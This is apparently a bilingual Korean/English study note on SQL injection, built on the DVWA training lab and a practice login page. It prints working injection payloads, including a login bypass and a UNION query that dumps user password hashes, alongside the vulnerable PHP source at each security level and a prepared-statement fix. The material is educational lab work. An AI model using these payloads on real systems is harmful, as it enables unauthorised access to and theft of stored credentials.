

## SQL Injection

**SQL 삽입**(**영어**: SQL Injection, SQL 인젝션, SQL 주입)은 응용 프로그램 보안 상의 허점을 의도적으로 이용해, 악의적인 **SQL** 문을 실행되게 함으로써 데이터베이스를 비정상적으로 조작하는 **코드 인젝션** 공격 방법이다.

### Attack purpose and affect

<https://m.mkexdev.net/427>

```
SELECT * FROM accounts WHERE username = '$USERNAME' and password='$PASSWORD'
```

<password injection>

```
SELECT * FROM accounts WHERE username = '$USERNAME' and password='aaa' or 1=1 #'
```

<id injection>

```
SELECT * FROM accounts WHERE username = 'admin' #' and password='$PASSWORD'
```

```
SELECT * FROM accounts WHERE username = ' or 1=1#' and password='$PASSWORD'
```

<Detector bypassing>

## Login



Back

Please sign-in

**Name**

**Password**

Dont have an account? [Please register here](#)



After entering the false password like this, If you use the proxy, you can change the data to SQL Injection data. Thus, If you do forward in Burp suite, Injection is success.

<Low Security>

\$query = "SELECT \* FROM accounts WHERE username='". \$username.  
 "' AND password='". \$password.

<High Security>

\$query = "SELECT \* FROM accounts WHERE username='". \$conn->real\_escape\_string(\$username) ."' AND password='". \$conn->

```
>real_escape_string($password).“”“;
```

real\_escape\_string() : Remove the small quotation ‘ ‘

## DVWA SQL Injection

<Original Print>

<http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#>

### Vulnerability: SQL Injection

User ID:

```
ID: 1
First name: admin
Surname: admin
```

<Low Security>

```
gimjin-il-ui-MacBookPro:source jinil$ cat low.php
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );

    // Get results
    $num = mysql_numrows( $result );
    $i = 0;
    while( $i < $num ) {
        // Get values
        $first = mysql_result( $result, $i, "first_name" );
        $last = mysql_result( $result, $i, "last_name" );

        // Feedback for end user
        $html .= "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

        // Increase loop count
        $i++;
    }

    mysql_close();
}

?>
```

(SQL Injection)

Input: 1' or '1'='1

## Vulnerability: SQL Injection

User ID:

ID: 1' or '1' = '1  
First name: admin  
Surname: admin

ID: 1' or '1' = '1  
First name: Gordon  
Surname: Brown

ID: 1' or '1' = '1  
First name: Hack  
Surname: Me

ID: 1' or '1' = '1  
First name: Pablo  
Surname: Picasso

ID: 1' or '1' = '1  
First name: Bob  
Surname: Smith

This outcome shows all of the data existing in database.

< Union >

Input: 1' union select user\_id, password from users; --

## Vulnerability: SQL Injection

User ID:

ID: 1' union select user\_id, password from users; #  
First name: admin  
Surname: admin

ID: 1' union select user\_id, password from users; #  
First name: 1  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select user\_id, password from users; #  
First name: 2  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user\_id, password from users; #  
First name: 3  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select user\_id, password from users; #  
First name: 4  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select user\_id, password from users; #  
First name: 5  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

## <Union>

➔ Add and execute a query statement using the Union keyword.

Union: Combines the results of two query statements.

The number of columns and data types of both query statements must be the same.

## <Medium Level>

```
gimjin-il-ui-MacBookPro:source jinil$ cat medium.php
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];
    $id = mysql_real_escape_string( $id );

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );

    // Get results
    $num = mysql_numrows( $result );
    $i = 0;
    while( $i < $num ) {
        // Display values
        $first = mysql_result( $result, $i, "first_name" );
        $last = mysql_result( $result, $i, "last_name" );

        // Feedback for end user
        $html .= "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

        // Increase loop count
        $i++;
    }

    //mysql_close();
}

?>
```

This level should use the Proxy to solve the problem.

If you use the Burp Suite (Proxy Tool), the tool can change the data entered value.

## <High Level>

```
gimjin-il-ui-MacBookPro:source jinil$ cat high.php
<?php

if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
    $result = mysql_query( $query ) or die( '<pre>Something went wrong.</pre>' );

    // Get results
    $num = mysql_numrows( $result );
    $i = 0;
    while( $i < $num ) {
        // Get values
        $first = mysql_result( $result, $i, "first_name" );
        $last = mysql_result( $result, $i, "last_name" );

        // Feedback for end user
        $html .= "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

        // Increase loop count
        $i++;
    }

    mysql_close();
}

?>
```

Input: ' or '1'='1' #

## Vulnerability: SQL Injection

Click [here to change your ID.](#)

```
ID: ' or '1'='1' #
First name: admin
Surname: admin
```

```
ID: ' or '1'='1' #
First name: Gordon
Surname: Brown
```

```
ID: ' or '1'='1' #
First name: Hack
Surname: Me
```

```
ID: ' or '1'='1' #
First name: Pablo
Surname: Picasso
```

```
ID: ' or '1'='1' #
First name: Bob
Surname: Smith
```

This step should use the comment operator (Then, it differs depending on the database.)

Mysql Comment Operator: #

## <Impossible>

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();
        $row = $data->fetch();

        // Make sure only 1 result is returned
        if( $data->rowCount() == 1 ) {
            // Get values
            $first = $row[ 'first_name' ];
            $last  = $row[ 'last_name' ];

            // Feedback for end user
            $html .= "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        }
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

If you use the prepared statement like this, you can block the SQL injection attack.